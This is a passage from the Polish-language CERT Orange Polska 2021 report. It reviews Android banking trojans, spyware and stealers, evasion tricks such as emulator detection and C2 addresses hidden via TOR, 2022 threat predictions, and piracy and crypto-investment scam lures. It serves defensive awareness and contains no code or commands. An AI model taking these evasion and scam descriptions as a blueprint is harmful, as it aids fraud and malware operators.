
141 528

Pierwszy kwartał

Podobnie jak w roku 2020 ogólna liczba identyfikowanych zagrożeń na urządzenia obsługiwane przez system Android w 1Q 2021 miała tendencje spadkowe. (Spadek o 14% względem poprzedniego okresu). Spadek dał się odczuć zwłaszcza w zagrożeniach z grupy malvertisment. Ta kategoria obejmuje grupę aplikacji, które nachalnie wyświetlają niechciane reklamy na urządzeniu użytkownika, lub potajemnie wykorzystują urządzenie do nabijania odwiedzin na wybranych stronach, monetyzując tym samym mechanizm PayPerClick.

Największym przedstawicielem kategorii malvertismentu jest **Hiddenads**, który w 1Q stanowił tylko 12% udziału we wszystkich wykrytych zagrożeniach dla Androida, plasując się w tej kategorii na drugim miejscu, podczas gdy w poprzednich okresach konsekwentnie zajmował pierwsze miejsce. Złośliwe oprogramowanie bankowe w sieci mobilnej utrzymywały poziom zbliżony do wartości z kwartału poprzedniego. W dalszym ciągu dominowały zagrożenia z rodzin **Cerberus** i **Alien**, choć identyfikowaliśmy również ataki wykorzystujące oprogramowanie **Anubisa**, **Hydrę** czy **Blackrocka**, który poza funkcjami podszywania się pod aplikacje bankowe, wykradał z telefonu także dane uwierzytelniające do aplikacji społecznościach, finansowych, zakupowych, a także komunikatorów czy portfeli kryptowalut.

Wystąpienia infekcji według systemu operacyjnego ofiary



- **44%** Android
- **37%** Windows
- **19%** Linux

Drugi kwartał

Drugi kwartał przyniósł ożywienie w liczbie wykrywanych infekcji, która wzrosła drastycznie, niemal dwukrotnie. Tylko w grupie zagrożeń ransomware, odnotowaliśmy spadki liczby zarejestrowanych zdarzeń w porównaniu do okresu poprzedniego. Za rosnącą liczbę zdarzeń odpowiada przede wszystkim wstrząs na rynku malware'u bankowego, spowodowany pojawieniem się zupełnie nowego gracza – **Flubota**. Flubot, którego pierwsze ślady odnotowano jeszcze w 1Q 2021 w Hiszpanii, do Polski trafił na przełomie marca i kwietnia, ale to właśnie w drugim kwartale stał się największym zagrożeniem mobilnym z kategorii bankerów. Flubot propagował się przez SMS-y podszywające się pod popularne firmy kurierskie z linkiem do zainstalowania aplikacji. Po jej zainstalowaniu i przyznaniu wymaganych uprawnień Flubot uzyskuje możliwość kontroli nad telefonem (w tym spamowaniu wiadomościami SMS do dowolnych numerów zdefiniowanych w instrukcjach napływających z botnetu), a także wykrada dane kart kredytowych i ma możliwość podszycia pod aplikacje bankowe w celu pozyskania dostępów do konta i SMS-ów autoryzacyjnych. Operacja rozprzestrzeniania Flubota, który na przestrzeni kilku miesięcy zaatakował użytkowników większości krajów europejskich nie ma precedensu z kilku powodów. Flubot w przeciwieństwie do wielu innych bankerów (Cerberus, Alien, Anubis, Hydra czy BlackRock) nie jest odsprzedawany różnym grupom hakerskim w usłudze malware as a service – to oznacza, że wszystkie operacje są realizowane, a przynajmniej koordynowane przez jedną grupę przestępczą. Skala ich działań wskazuje, że w ataki zainwestowano niemałe środki i nakład pracy: tysiące przejętych webaplikacji wordpressa, na których wystawiony był kod złośliwego oprogramowania, kampanie phishingowe przygotowywane w wielu językach i stała praca nad dynamicznie aktualizowanym kodem źródłowym licząca średnio kilka poprawek miesięcznie. Więcej o aktywności Flubota w sieci Orange opisał w swoim artykule Arkadiusz Bazak, który od początku marca 2021 śledzi jego aktywność w kampaniach skierowanych na Polskę.

Drugi kwartał przypadł też na szczyt innego Androidowego bankera – Hydra. Operatorzy Hydry podszywali się w swoich kampaniach pod systemy antyspamowe i pocztowe największych polskich portali informacyjnych w sieci: Witualnej Polski, Onetu i Interii. Identyfikowaliśmy jednak także przypadki podszyć pod aplikacje polskiej bankowości. Sama Hydra, zmieniła też w połowie roku mechanizm ukrywania właściwego serwera Command and Control przed statycznymi analizatorami kodu, przenosząc strony składujące domeny właściwych serwerów C2 z serwerów Githuba do sieci TOR.

Tylko Pegasus? A może

Zdecydowanie najczęściej komentowanym w mediach zagrożeniem roku 2021 był oczywiście niesławny Pegasus, czyli oprogramowanie szpiegujące izraelskiej grupy NSO celowane w urządzenia mobilne w większości z systemem iOS, ale zdarzały się także wersje exploitujące Androida. Poprzez wykorzystanie podatności Zero-Click w aplikacji iMessage, atakujący byli w stanie zainfekować telefon ofiary bez jej jakiejkolwiek interakcji z systemem. Ten „bezinwazyjny", wyrafinowany sposób infekcji wyróżnił Pegasusa na tle podobnych spyware'ów, przykuwając jednocześnie uwagę badaczy i specjalistów od zabezpieczeń.

Pegasus, jako kompletny pakiet oprogramowania szpiegującego, jest w stanie śledzić lokalizację urządzenia, podsłuchiwać połączenia, odczytywać wiadomości i pozyskiwać inne dane osobowe z przejętego sprzętu. Co ważne, nie jest oprogramowaniem nowym, jego korzenie sięgają co najmniej 2015 roku, choć od tamtego czasu jego kod źródłowy uległ znacznemu przeobrażeniu. W celu udanej, dyskretnej propagacji zagrożenia, jego twórcy musieli odkrywać luki w aktualizowanych na bieżąco systemach operacyjnych lub aplikacjach, od zdalnych jailbreaków po najnowsze wersje wykorzystujące exploity typu zero-click.

Na szczęście dla większości użytkowników, ten rodzaj ataku nie będzie miał zastosowania na masową skalę, ale trzeba pamiętać, że Pegasus nie jest jedynym oprogramowaniem szpiegującym, które może przejąć nasze dane. Jak zaznaczamy w raporcie, na urządzenia mobilne identyfikujemy największą część ataków w sieci Orange, a duża z nich polega na uruchomieniu w systemie aplikacji, która przejmuje lub wykrada dostęp do naszych danych. Zagrożenia z grupy spyware, nie są wykorzystywane wyłącznie przez agencje rządowe i służby wywiadowcze, a ich celem nie padają tylko przeciwnicy polityczni czy osoby publiczne.

Pomijając wynikający z użycia takich narzędzi aspekt etyczny i polityczny, nagłośnienie Pegasusa w mediach daje powód do zastanowienia się nad tym, gdzie i w jakich aplikacjach publikujemy lub przechowujemy wrażliwe dane? Z którego komunikatora korzystamy do przesyłania wiadomości czy wykonywania połączeń? Gdzie wysyłamy nasze zdjęcia, dokumenty i inne poufne niekiedy informacje? A przede wszystkim warto odpowiedzieć sobie na pytanie w jakim stopniu ufamy, że narzędzia z których korzystamy bezrefleksyjnie, zagwarantują nam ich prywatność?

Trzeci kwartał

Ogólne wykrycia zagrożeń dla Androida ustabilizowały się na poziomie analogicznym do kwartału ubiegłego, a to znaczy, że utrzymały rekordowe wyniki przy ciągle zachowanym trendzie wzrostowym zagrożeń bankowych. Jest to ilustrowane niekończącą się liczbą nowych lub ewoluujących malware'ów.

Już w pierwszych miesiącach 2021, badacze z holenderskiej firmy ThreatFabric zaobserwowali jako pierwsi próbki innego złośliwego oprogramowania, dystrybuowanego w tych samych linkach, podszywających się pod korporacje kurierskie, z których korzystał Flubot. Tym oprogramowaniem była nowa rodzina Androidowych bankerów nazwana **Anatsa aka Teabot**.

Porównując Flubota z Anatsą, bardziej niebezpieczną wydaje się być Anatsa ze względu na jej dodatkowy moduł RAT-a. Zainstalowany na smartfonie malware może odebrać polecenie o nazwie start_client z C2 i zainicjować komunikację z określonym adresem IP i portem. To połączenie służy do wysyłania i odbierania danych, które umożliwiają przestępcom przejęcie aktywnej kontroli nad urządzeniem ofiary w tym czynną kontrolę nad treściami wyświetlanymi na ekranie telefonu.

Kolejne dwa nowe zagrożenia, które aktywnie atakowały polskich użytkowników w podszyciu pod aplikacje bankowe (ING, CreditAgricole, IKO, Peopay, Santander czy Millenium) to **SOVA** i **Ermac**.

SOVA jest w stanie wykradać dane uwierzytelniające i ciasteczka sesji poprzez ataki typu overlay, keyloggery, ukrywanie powiadomień i manipulowanie schowkiem w celu podmiany adresów portfela kryptowalut. Jeśli autorzy zrealizują zapowiadany plan rozwoju narzędzia, SOVA zyska funkcjonalności RAT-a przy użyciu VNC, możliwości przeprowadzania ataków DDoS, czy moduł ransomware. W efekcie uczyniłoby to z S.O.V.A. najbardziej rozbudowane w funkcje złośliwe oprogramowanie na Androida na rynku i mogłoby podwyższyć standard wyjściowy dla reszty trojanów bankowych atakujących instytucje finansowe i użytkowników domowych.

Ermac został zbudowany na bazie kodu Cerberusa, co rozpoznać można choćby po użyciu identycznych struktur danych podczas komunikacji z C2. Jego twórca, DukeEugene odpowiedzialny również za BlackRocka zadbał jednak o to by wprowadzić w przestarzałym nieco oprogramowaniu odpowiednie zmiany, do których należy między innymi zastosowanie technik zaciemniania i nowe metody szyfrowania stringów czy przejście na AES128 w szyfrowanej komunikacji z serwerami Command nad Control. Ermac pokazuje, dlaczego wycieki kodu źródłowego złośliwego oprogramowania nie prowadzą wyłącznie do kompromitacji takiego malware'u, ale pozwalają innym na opracowanie i wprowadzanie zmodyfikowanych aplikacji do grupy nowych zagrożeń.

Czwarty kwartał

Ostatni kwartał utrzymał status quo w obserwowanych statystykach infekcji, a na największą uwagę zasługuje powrót zagrożenia **Joker** w zdarzeniach wykrywanych w sieci Orange. Główną funkcją Jokera jest subskrybowanie niechcianych płatnych usług premium bez wiedzy użytkownika. Podstawowym sposobem dystrybucji Jokera są podszycia pod legalne aplikacje w sklepie Google Play.


W celu ominięcia zabezpieczeń Google'a, Joker wykorzystuje legalny framework do tworzenia natywnych aplikacji na urządzenia mobilne, co dodatkowo legitymizuje taką aplikację podczas statycznej analizy kodu silnikami antywirusowymi.

Na urządzenia mobilne identyfikujemy największą część ataków w sieci Orange, a duża z nich polega na uruchomieniu w systemie aplikacji, która przejmuje lub wykrada dostęp do naszych danych.


Przykład Jokera wskazuje również trend, za którym podążyli operatorzy innego złośliwego oprogramowania m.in. (Hydra, Alien, Ermac czy HiddenAds) wykorzystując coraz bardziej dyskretne droppery funkcjonujące w ramach kodu legalnej aplikacji, którą imitują. Innymi metodami utrudniającymi wykrycie dropperów są wprowadzone funkcjonalności rozpoznania środowiska emulującego Androida w celu uniknięcia wykrycia czy ograniczenie uprawnień wyjściowych o jakie prosi aplikacja podczas instalacji.

W sieci Orange rok 2021 pożegnaliśmy walcząc z powracającym zagrożeniem **Coper aka Exobot** w dużej kampanii podszyć pod bank PKO BP. Do hostowania nowych próbek złośliwego oprogramowania wykorzystana była platforma Github, co może wskazywać na kolejny łańcuch dystrybucyjny w usłudze malware as a service. Głównym zadaniem Copera jest realizacja Web Injectów przechwytujących dane logowania do aplikacji bankowych. Oprócz tego ma możliwość przechwytywania i wysyłania SMS-ów oraz rejestrowania i wykradania wpisywanych na telefonie danych uwierzytelniających.

Najczęściej występujące złośliwe oprogramowanie w sieci mobilnej 2021 roku



Rodzaje zagrożeń w sieci mobilnej wykrywane w 2021 roku



Podsumowanie

W drugim roku pandemii zapowiadaliśmy, że zagrożenia dla Androida będą tylko przyrastać z dwóch kluczowych powodów. Android jest prawdopodobnie najbardziej powszechnym systemem operacyjnych na świecie, a spektrum jego funkcjonalności w wielu aspektach bije na głowę oprogramowanie desktopowe.

Zanotowaliśmy proporcjonalnie największy wzrost działu trojanów bankowych w relacji do wszystkich wykrywanych zdarzeń. Na uwagę zasługuje również rosnące znaczenie downloaderów, a także oprogramowania z rodziny RAT czy spyware. To rosnące zróżnicowanie wśród obserwowanych zagrożeń wskazuje na coraz bardziej poważne podejście cyberprzestępców do systemu Android jako jednego z głównych celów ataków.

Spodziewamy się, że w 2022 r. twórcy złośliwego oprogramowania jeszcze bardziej skoncentrują się na rozbudowanych, modułowych malware'ach, takichjak ransomware, trojany bankowe i aplikacje kopiące kryptowaluty na urządzeniach ofiar.

Piotr Kowalczyk
Cyberbezpieczeństwo Orange Polska

Raport CERT Orange Polska 2021

Trendy, czyli nasze przewidywania na rok 2022

Nasze zapowiedzi dotyczące trendów w 2021 roku w większości się sprawdziły. Zgodnie z przewidywaniami nastąpił wzrost udziału złośliwych aplikacji dla urządzeń mobilnych, ataków z wykorzystaniem spoofingu Caller ID (to była prawdziwa plaga) czy wzrost ataków typu smishing. Sprawdziły się też prognozy dotyczące nowych rekordów w wolumenach ataków DDoS, wzrost kradzieży kryptowalut czy skrócenie czasu ataków socjotechnicznych (w szczególności phishingu).

Nasze przewidywania dotyczące ataków na sztuczną inteligencję nie sprawdziły się.

Więcej o zeszłorocznych trendach przeczytacie w Raporcie CERT Orange Polska za rok 2020, który jest dostępny w serwisie internetowym naszego zespołu.

Poniżej nasze przewidywania na rok 2022.

1. Kontynuacja ataków na giełdy kryptowalut oraz kradzież portfeli z kryptowalutami.
2. Zwiększy się też liczba złośliwego oprogramowania dla urządzeń mobilnych. Twórcy złośliwego oprogramowania będą bardziej skoncentrowani na rozbudowanych, modułowych malware'ach, takich jak ransomware, trojany bankowe i aplikacje kopiące kryptowaluty na urządzeniach ofiar.
3. Utrzyma się tendencja dodawania złośliwego kodu w projektach open source, który ma na celu aktywację i wykorzystanie backdoor'ów.
4. Utrzyma się rynek skupu podatności typu 0-day na urządzenia mobilne.
5. Coraz częściej będą wykorzystywane możliwości kampanii dezinformacyjnych, w celach politycznych oraz gospodarczych.
6. Zwiększy się skala wykorzystywania infrastruktury dostawców usług chmurowych do dystrybucji i eksfiltracji złośliwego oprogramowania, w kampaniach phishingowych i scamach.
7. Utrzyma się poziom ataków na użytkowników platform sprzedażowych (oszustwa „na kupującego").
8. Będziemy obserwować zwiększenie zaangażowania organów państwowych w przeciwdziałaniu cyberatakom wykorzysującym CLI spoofing, phishing, smishing.
9. Przewidujemy wzrost usług wykorzystujących 2FA, powodując tym samym ich rozpowszechnienie |(w tym kluczy U2F).
10. W związku z dużą liczbą wykrywanych podatności coraz więcej usług będzie migrowanych do rozwiązań opartych na chmurze. Będzie się to również wiązało ze zwiększeniem liczby ataków na tę infrastrukturę.
11. Utrzyma się duża liczba ataków ransomware na infrastrukturę gmin i szpitali. Mimo, że pojawiła się możliwość pozyskania środków na bezpieczeństwo, to preferowane jest wykorzystywanie ich na sprzęt informatyczny.
12. Przewidywane są ataki DDoS o dużym wolumenie m.in. na sektor bankowy. Można liczyć się z kolejnymi rekordami wolumenu ataków.
13. Przewidywane są ataki na tożsamość. Przechwytywanie cyfrowego „ja", czyli np. dostępów pracowników do systemów informatycznych czy infrastruktury, aby dostać się do środka firmy.

Zespół CERT Orange Polska


Raport CERT Orange Polska 2021

Malware (poniekąd) z Youtube'a

E-mail i SMS – to współcześnie najpopularniejsze wektory ataku na użytkowników internetu. Złośliwe oprogramowanie możemy znaleźć wtedy czy to w załączonych, wykorzystujących podatności naszych aplikacji plikach, czy też na „wzbogaconych" witrynach, do których oszuści linkują ofiarę. A co powiecie na infekcję za pomocą... filmu na Youtube? Oczywiście nie dosłownie, ale o tym później.

„To jest internet, tu wszystko jest za darmo!"

Od dawna jednym z najpopularniejszych zwrotów, wyszukiwanych w internecie, jest „za darmo"/"for free". Nie ma na to twardych dowodów czy wyników badań, ale – cóż – wystarczy śledzić rozwój internetu w Polsce od początków jego istnienia, by znać podejście statystycznego użytkownika do treści, dostępnych w sieci. Bez urazy, rzecz jasna. W końcu w internecie na początku faktycznie „wszystko" było za darmo (czy to z woli twórcy, czy z racji akceptacji piractwa). Łatwość zdobycia nielegalnego oprogramowania, czy krążące po sieci pirackie wersje filmów, dowodzą, że nie brakuje osób, którym takie podejście zostało do teraz. Po co kupować, często za spore pieniądze, skoro można scrackować i korzystać za darmo? Tym bardziej, gdy nasz „budżet" – jak w przypadku dzieci i młodzieży – to tak naprawdę karta płatnicza rodzica. W swoich poszukiwaniach takim osobom zdarza się też trafić na Youtube'a.




Pamiętacie torrenty? To były te czasy, gdy nie było Netflixa/Amazon Prime/HBO/Playera/innych serwisów_VOD i jedyną możliwością bycia na bieżąco z najpopularniejszymi serialami było znalezienie dobrej duszy, która udostępniała kolejny odcinek.

O ile do czystego avi/mp4 (czy mp3 – bo o Spotify też nikt nie marzył) ciężko dokleić złośliwy kawałek, o tyle pirackie gry, czy aplikacje, uwielbiali nawet emerytowani już cyberprzestępcy. I – jak widać – to jedna z rzeczy, która do tej porysię nie zmieniła.

uTorrent, którego nie ma

Historia będzie tyczyła FIFA 21, jednak na Youtube można znaleźć sporo innych przykładów. Począwszy od „skórek" do postaci w Fortnite, czy Counter Strike'u, poprzez robuxy do Robloxa, na crackach do Outlooka, czy aktywatorach do Windowsa skończywszy.


Co zatem trzeba zrobić, by zagrać w „darmową" Fifę 21? Wystarczy ściągnąć torrenta z grą i odpalić aplikację. Najchętniej najpopularniejszego uTorrenta, małego, niezamulającego komputera klienta. O proszę nawet dla ułatwienia „dobry człowiek" podaje nam linka...



Tutaj i tak warto docenić socjotechniczne starania oszusta. Równie często można wpaść na torrenty z grą i rzekomym crackiem, mającym otworzyć dla nas za darmo wszystkie możliwości rozrywki.

A co się wydarzy gdy uruchomimy taką aplikację? Przestępcy nawet się nie starają, żeby cokolwiek udawać. Aplikacja uTorrent się nie zainstaluje, a próba użycia „cracka" spowoduje wyświetlenie błędu. Co stanie się naprawdę? Zainstalujemy malware. W przypadku „Fify" będzie to rozbudowany stealer Redline (o nim dalej). W sieci Orange Polska w 2021 roku obserwowaliśmy też rozsiewanie innego rodzaje złośliwego softu: Raccoon, FormBook, AveMaria, DanaBot, LokiBot, AveMaria, Vidar, Remcos, BitRat, Emotet, Spectre czy Amadey. Co ciekawe, ten ostatni w próbach infekcji omija urządzenia z rosyjskim układem klawiatury...

Nie zauważyłem, kliknąłem – co się stanie?



Możliwości Redline'a są w zasadzie nieograniczone, czego dowodzi analiza przechwyconych informacji. W katalogu z wykradzionymi danymi możemy znaleźć m.in. takie pliki i foldery jak:

- Discord i Steam (wszystkie dostępne dane na przejętym komputerze, dotyczące tych aplikacji)
- Screenshots
- Passwords
- InstalledSoftware
- Cookies
- Autofills
- UserInformation

Co przestępca może zrobić z takimi danymi? Blokuje go chyba tylko wyobraźnia.

Co ciekawe, analizując próbki informacji, wykradzionych przez botnet, znaleźliśmy sporo łączących je cech. Z drugiej strony – to nic dziwnego, że na „lep" pirackiej gry dają się złapać przede wszystkim ludzie młodzi, w wieku 12-14 lat, używający komputera przede wszystkim do grania. Gdy padną ofiarą przestępców, ci nie będą się wahać nad wykorzystaniem Discorda do dalszego siania malware'u, zmianą hasła i sprzedaniem konta Steam, dostępów do innych płatnych serwisów, do których znajdą hasła, bądź przejęciem konta mailowego, czy społecznościowego. Jeśli ofiara miałaby na komputerze offline'owy portfel kryptowalutowy, ten też zostałby wyczyszczony.

A wszystko dlatego, że połaszczyliśmy się na „darmową" grę...

Michał Rosiak
Cyberbezpieczeństwo Orange Polska

Raport CERT Orange Polska 2021

Jak stracić na kryptowalutach

„Dobrze jest być sławnym. Ale pewniejsze jest mieć pieniądze” – któż z nas nie zgodzi się z cytatem z Seneki Młodszego? A kiedy już trochę tych pieniędzy mamy: albo chcemy mieć więcej, albo nawet tę odrobinę, która okazała się „wolna” – nieco pomnożyć.

Jak? Internet daje mnóstwo sposobów!


Kryptowaluty

Samograj! Rosną cały czas, wpłacę tysiąc złotych, a lada moment wyjdę z milionem! Co krok, gdzie nie spojrzę w sieci, widzę reklamy giełd kryptowalut. Przecież na samym Facebooku są tego krocie! A jeszcze mi czasami maile przyślą, tam piszą, że moje bitcoiny to nawet na mnie czekają! Ileż to się rzeczy w sieci pojawia!

Może moglibyśmy pozwolić sobie na więcej? Wyremontować mieszkanie, kupić samochód? Jak inwestycja dobrze wyjdzie to może w ogóle kupimy jakieś lokum? Przecież w internecie nie kłamią, trzeba tylko kliknąć!

Kto by nie chciał odnosić sukcesów? Któż by nie chciał być piękny i bogaty (no i młody, ale przecież wiek to tylko liczba...). Szybciutko zakładamy konto! Proszą o wpłatę „na rozruch”? 500 złotych? A może 250€? Sięgnie się po zaskórniaki albo pożyczy!


Mijają kolejne dni, czasami nawet tygodnie. Zaglądamy na stronę naszej giełdy i widzimy, że nasze oszczędności rosną niczym na świeżutkim, nakarmionym zakwasie. Znajomi mówią, że rynek krypto wpadł w dołek? Bzdura! Zobaczcie na moje konto! Wasze strony to jacyś oszuści!




Gdy kilka tygodni później klikając jak co rano na stronę naszej giełdy widzimy, że strona nie istnieje, dalibyśmy sobie rękę uciąć, że to przecież „serwery im się zepsuły”. Dni mijają, a serwery... hmmm, wciąż zepsute? Nawet, gdy googlając nazwę firmy, której powierzyliśmy (oby tylko) pieniądze „na rozruch” widzimy ostrzeżenia innych internautów i KNF, wciąż wypieramy to, że zostaliśmy najzwyczajniej w świecie oszukani...

Inwestuj z siecią sklepów/grupą energetyczną

Kto ma dużo pieniędzy? No jasne, że spółki paliwowe! Kto umie inwestować? Pewnie firma, która zaczynała od kilku sklepów, a teraz obrotami zdominowała polski rynek. Albo ta, produkująca autobusy na cały świat! Komuż by innemu zaufać, jeśli chcę swoje oszczędności pomnożyć w dzisiejszych ciężkich czasach? Tym bardziej, jeśli strona wygląda tak profesjonalnie!



Trzeba się tylko pospieszyć, bo na stronie jest teraz aż 121 osób, a wolne miejsce tylko jedno!!! Przez chwilę tylko przechodzi nam przez myśl, że ten „dochód z zasobów naszego kraju” dziwnie brzmi, ale kto by się takimi głupotami zastanawiał? Tym bardziej, że przewijając dalej dowiemy się, że to „znaczny zysk bez ryzyka” i „najbardziej dochodowy atut kraju”




A nawet będziemy mogli wyliczyć, ile zarobimy zależnie od inwestycji!

Poza tym co to za problem? Trzeba tylko podać imię, nazwisko, maila i numer telefonu. Po niecałych 24 godzinach faktycznie dzwoni jakiś pan. Niezwykle sympatyczny, dokładnie wszystko wyjaśnia. Podaje nawet linka do oprogramowania, pomagającego w przeprowadzaniu transakcji, jakiś AnyDesk, czy coś? Instalujemy, podajemy mu jakieś cyfry, które nam wyświetliło i tyle. Inwestujemy! Przed nami już tylko zy...


– Halo! Skąd Pani dzwoni? Z banku? Jak to puste konto? Przecież tam były moje oszczędności całego życia? Jaki kredyt na 50 tysięcy, przecież ja nic nie... Nikt nie miał loginu i hasła do mojego konta! Nikt nie korzystał z mojego komputera!

Wypłata na kartę... płatniczą?

A skoro ani jedno, ani drugie nie zadziało, to może bank? Możemy albo zainwestować gotówkę:



albo kupić znów kryptowaluty, którymi „system” będzie w naszym imieniu automatycznie handlował, generując oczywiście pewne zyski!



W pierwszym przypadku wystarczy, byśmy podali numer karty płatniczej, na który będzie przelane nasze 231 PLN. Niby nic takiego, ale przecież mieć 231 zł a nie mieć 231 zł to 462 złote różnicy! Poza tym zgodnie ze starym hasłem: „Jak dają, o brać”! Pewnie jakby się ktoś nas spytał, czy spotkali się z przypadkiem **wpłaty** na kartę płatniczą (a nie wypłaty...), ale na szczęście (czy aby na pewno?) teraz go nie ma. Pewnie zazdrość by przez niego przebijała, że sam takiej oferty nie dostał!

A może jednak zdecydować się na te kryptowaluty? Tam trzeba wpisać dane i pewnie jakiś ekspert oddzwoni. No, oni przynajmniej poważny certyfikat mają!

Oficjalna zgoda Ministerstwa Finansów na działalność platformy Millennium Bank w Polsce

Skoro platforma ma prawo do działania: „pod warunkiem, że wszyscy Polacy mają do niej dostęp” i ma certyfikat z numerem z 2014 roku, to bez problemu! Wzrok już nie ten, może gdybyśmy zobaczyli, że na dole widnieje pieczątka Przewodniczącego Państwowej Komisji Poświadczania Znajomości Języka Polskiego jako Obcego, sytuacja wzbudziłaby w nas jednak pewien niepokój...

Podsumowanie

